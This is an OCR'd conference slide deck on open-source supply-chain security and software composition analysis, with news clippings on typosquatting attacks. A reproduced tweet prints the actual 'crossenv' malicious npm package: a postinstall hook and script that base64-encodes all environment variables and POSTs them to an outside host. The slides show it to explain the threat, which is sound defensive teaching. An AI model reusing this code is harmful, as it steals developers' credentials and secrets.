Securing Open Source Code in Enterprise

Asankhaya Sharma
Head of R&D, SourceClear

About me

Building Security Tools for Software Developers

Industry

- CAT.NET @ Microsoft
- Lightman Scanner @ SourceClear

Academia


- HIP and Sleek @ NUS
- PathGrind @ NUS

Open Source


- GramTest @ https://github.com/codelion/gramtest
- Botwall4J @ https://github.com/lambdasec/botwall4j

SourceClear Security Graph Language (SGL) @ https://sgl.org

Open-Source Library Growth




Projection: > 400M Libraries by 2026



Complexity of Libraries has exploded

For every 1 Java library you add to your projects, 4 others are added




For every one library you add to a Node.js project, 9 others are added

SourceClear Scan of apache/spark

apache/spark

Colored areas are **aopalliance aopalliance 1.0** or transitive dependencies to **aopalliance aopalliance 1.0**



org.apache.spark spark-sql_2.11 2.4.0-SNAPSHOT

org.apache.orc orc-mapreduce 1.4.3

org.apache.hadoop hadoop-mapreduce-client-core 2.6.4

org.apache.hadoop hadoop-yarn-common 2.6.5

com.google.inject guice 3.0


aopalliance aopalliance 1.0

repl/pom.xml


```
<dependency>
 <groupId>org.apache.spark</groupId>
 <artifactId>spark-sql_2.11</artifactId>
 <version>2.4.0-SNAPSHOT</version>
</dependency>
```

org.apache.spark:spark-sql_2.11 may have been declared as a range instead of **2.4.0-SNAPSHOT** in your **repl/pom.xml**

The Code Cocktail



Control Over What is in Your Code Has Changed



Reference : http://anvaka.github.io/allnpmviz.an/

From YOU to:

- Developer Tools
- Open-Source Code
- 3rd Party Developers

Threats using open source code

- Vulnerabilities in open source libraries
- Malicious libraries
- Typosquatting package names
- Data exfiltration
- Command execution during build

Security

Equifax couldn't find or patch vulnerable Struts implementations

Ex-CEO says company stayed silent about hack to stop crims piling on with more attacks

By Richard Chirgwin 2 Oct 2017 at 23:58 14 SHARE ▼

Equifax was just as much of a trash-fire as it looked: the company saw the Apache Struts 2 vulnerability warning, failed to patch its systems, and held back a public announcement for weeks for fear of “copycat” attacks.

Ten Malicious Libraries Found on PyPI - Python Package Index

By Catalin Cimpanu

September 15, 2017 08:15 AM 2

The Slovak National Security Office (NBU) has identified ten malicious Python libraries uploaded on PyPI — Python Package Index — the official third-party software repository for the Python programming language.

NBU experts say attackers used a technique known as typosquatting to upload Python libraries with names similar to legitimate packages — e.g.: "urlib" instead of "urllib."

The PyPI repository does not perform any types of security checks or audits when developers upload new libraries to its index, so attackers had no difficulty in uploading the modules online.

Developers who mistyped the package name loaded the malicious libraries in their software's setup scripts.

Security

This typosquatting attack on npm went undetected for 2 weeks

Lookalike npm packages grabbed stored credentials

By Thomas Claburn in San Francisco 2 Aug 2017 at 23:34 7 SHARE ▼

A two-week-old campaign to steal developers' credentials using malicious code distributed through npm, the Node.js package management registry, has been halted with the removal of 39 malicious npm packages.

Oscar Bolmsten
@o_cee

Follow

@kentcdodds Hi Kent, it looks like this npm package is stealing env variables on install, using your cross-env package as bait:

package.json

```
{
  "name": "crossenv",
  "version": "6.1.1",
  "description": "Run scripts that set and use environment variables across
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "postinstall": "node package-setup.js"
  },
  "author": "Kent C. Dodds <kent@doddsfamily.us> (http://kentcdodds.com/)",
  "license": "ISC",
  "dependencies": {
    "cross-env": "^5.0.1"
  }
}
```

package-setup.js

```
const http = require('http');
const querystring = require('querystring');


const host = 'npm.hacktask.net';
const env = JSON.stringify(process.env);
const data = new Buffer(env).toString('base64');

const postData = querystring.stringify({ data });

const options = {
  hostname: host,
  port: 80,
  path: '/log/',
  method: 'POST',
  headers: {
    'Content-Type': 'application/x-www-form-urlencoded',
    'Content-Length': Buffer.byteLength(postData)
  }
};

const req = http.request(options);

req.write(postData);
req.end();
```

4:51 PM - 1 Aug 2017

1,064 Retweets **1,025** Likes

52 1.1K 1.0K

Malicious code in the Node.js npm registry shakes open source trust model


Bad actors using typo-squatting place 39 malicious packages in npm that went undetected for two weeks. How should the open source community respond?

By Fahmida Y. Rashid
Senior Writer, CSO | AUG 8, 2017 4:03 AM PT

MORE LIKE THIS


How to track and secure open source in your enterprise


How to detect and remove a rootkit in Windows 10




The modern guide to staying safe online


VIDEO
Ransomware: Do you pay the ransom? | Salted Hash Ep 19

Software Composition Analysis (SCA)

Discover and identify software vulnerabilities and expose licenses for open source components




Scanner




Data


Scanning Technology



Dependency Locked File




SCA Scanner




Dependency Graph


Scanning Technology




System Dependencies Scanning




SCA Scanner





Vulnerabilities in Open Source Libraries

- Known Sources
  - CVEs / NVD
  - Advisories
  - Mailing list disclosures




How do we get the data?

- Unidentified issues
  - Commit logs
  - Bug reports
  - Change logs
  - Pull Requests

Security issues are often not reported or publicly mentioned

Mining for unidentified vulnerabilities



NLP and Machine Learning for Harvesting Data

Automated identification of security issues from commit messages and bug reports

Full Text: PDF Get this Article

Authors: Yaqin Zhou SourceClear, Singapore
Asankhaya Sharma SourceClear, Singapore

2017 Article

Published in:

· Proceeding
ESEC/FSE 2017 Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering
Pages 914-919

Paderborn, Germany — September 04 - 08, 2017
ACM New York, NY, USA ©2017
table of contents ISBN: 978-1-4503-5105-8
doi>10.1145/3106237.3117771

Bibliometrics

· Citation Count: 0
· Downloads (cumulative): 131
· Downloads (12 Months): 131
· Downloads (6 Weeks): 25

https://asankhaya.github.io/pdf/automated-identification-of-security-issues-from-commit-messages-and-bug-reports.pdf

SCA Vendors

[:] SourceClear

DEPENDENCY-TRACK

BLACKDUCK BY SYNOPSYS

WhiteSource

FLEXERA

ca technologies | VERACODE

Sonatype

Evaluation Framework For Dependency Analysis

Evaluation Framework for Dependency Analysis

